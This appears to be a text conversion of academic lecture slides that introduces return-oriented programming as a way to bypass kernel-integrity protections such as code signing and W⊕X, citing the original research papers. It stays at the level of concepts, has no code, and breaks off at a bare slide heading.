

# Bypassing Kernel-Integrity Protection Mechanisms

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# Integrity Protection

- Many system to protect integrity of kernel
  - Code signing, W $\oplus$ X, NICKLE, SecVisor, ...
  - Prohibit injection/execution of code


# Integrity Protection

- Many system to protect integrity of kernel
  - Code signing, W $\oplus$ X, NICKLE, SecVisor, ...
  - Prohibit injection/execution of code
- What if an attacker *reuses* existing kernel code of her choice?


# Return-Oriented Programming

- Generalization of return-to-libc
  - Introduced by Shacham (CCS'07), extended by Buchanan et al. (CCS'08)
- Misuse the system stack to “re-use” existing code fragments (*gadgets*)
- Chain short *useful instruction sequences* that then return (opcodes 0xC3/0xC2)


# Return-Oriented Programming



